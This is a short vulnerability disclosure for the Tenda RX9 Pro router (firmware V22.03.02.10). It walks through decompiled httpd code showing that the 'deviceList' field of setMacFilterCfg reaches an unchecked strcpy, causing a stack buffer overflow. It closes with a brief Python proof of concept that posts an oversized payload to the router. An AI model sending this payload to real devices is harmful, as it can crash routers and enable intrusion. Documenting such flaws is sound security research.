whiter6666 Create setMacFilterCfg.md History

1 contributor

36 lines (20 sloc) | 583 Bytes

buffer overflow

Tenda_RX9_Pro

version: V22.03.02.10

Description:

There is a buffer overflow in httpd/setMacFilterCfg

Source:

you may download it from : https://www.tendacn.com/download/detail-4218.html

Analyse:


```
int v14[2466]; // [sp+26DCh] [-270Ch] BYREF
char v15[128]; // [sp+4D64h] [-84h] BYREF

memset(v15, 0, sizeof(v15));
memset(v13, 0, sizeof(v13));
memset(v14, 0, sizeof(v14));
memset(v11, 0, sizeof(v11));
memset(v12, 0, sizeof(v12));
blob_buf_init(v11, 0);
blob_buf_init(v12, 0);
value = (const char *)get_value(a1, "macFilterType", "");
v3 = (const char *)get_value(a1, "deviceList", "");
printf(
  "%s[%s:%s:%d] %sget mac == %s\n\x1B[0m",
  "\x1B[0;33m",
  (const char *)&dword_448EB0,
  "formSetMacFilterCfg",
  497,
  "\x1B[0;32m",
  v3);
tapi_get_mf_cfg(sub_4222C0, v14);
tapi_get_mf_rules(sub_422708, v14);
tapi_clear_mf_cfg();
if ( !*v3 )
{
  printf(
    "%s[%s:%s:%d] %sget mac is NULL!\n\x1B[0m",
    "\x1B[0;33m",
    (const char *)&dword_448EB0,
    "formSetMacFilterCfg",
    504,
```

get value from deviceList

```
    v14[0]);
  get_mf_count(&v9, &v10);
  if ( v9 < 30 && v10 < 30 )
  {
    for ( i = 0; ; ++i )
    {
      v7 = (_BYTE *)strchr(v3, 10);
      v8 = v7;
      if ( !v7 )
        break;
      *v7 = 0;
      sub_4223E0(value, v3, v13, v11, i);
      v3 = v8 + 1;
    }
    sub_4223E0(value, v3, v13, v11, i);
    goto LABEL_3;
  }
  v4 = 1;
LABEL_4:
  safe((int)v12, 3, (int)value);
  tapi_set_mf_cfg(v12[0]);
  blob_buf_free(v12);
  printf("old_type:%s new_type:%s\n", (const char *)&v14[2], value);
  if ( strcmp(value, &v14[2]) )
    doSystemCmd("echo %s >/tmp/macfilter", (const char *)&v14[2]);
```

then call sub_4223E0



```
if ( strcmp(a1, "black") )
{
  v9 = 1;
  if ( strcmp(a1, "white") )
  {
    puts("filter_mode Error!");
    return -1;
  }
}
else
{
  v9 = 0;
}
memset(v15, 0, sizeof(v15));
v11 = strchr(a2, 13);
if ( v11 )
{
  *(_BYTE *)v11 = 0;
  v12 = v11 + 1;
  printf(
    "%s[%s:%s:%d] %sparase rule: name == %s, mac == %s\n\x1B[0m",
    "\x1B[0;33m",
    (const char *)&dword_448EB0,
    "parse_macfilter_rule",
    284,
    "\x1B[0;32m",
    a2,
    (const char *)(v11 + 1));
  to_lower_str(v12);
  strcpy(&v15[32], a2);
  strcpy(v15, v12);
}
```

finally call strcpy ,dont check the length, cause buff overflow

POC

```
url = "http://192.168.1.13/goform/setMacFilterCfg"
payload = 'A'*300 + '\n'

r = requests.post(url, data={'deviceList': payload})
```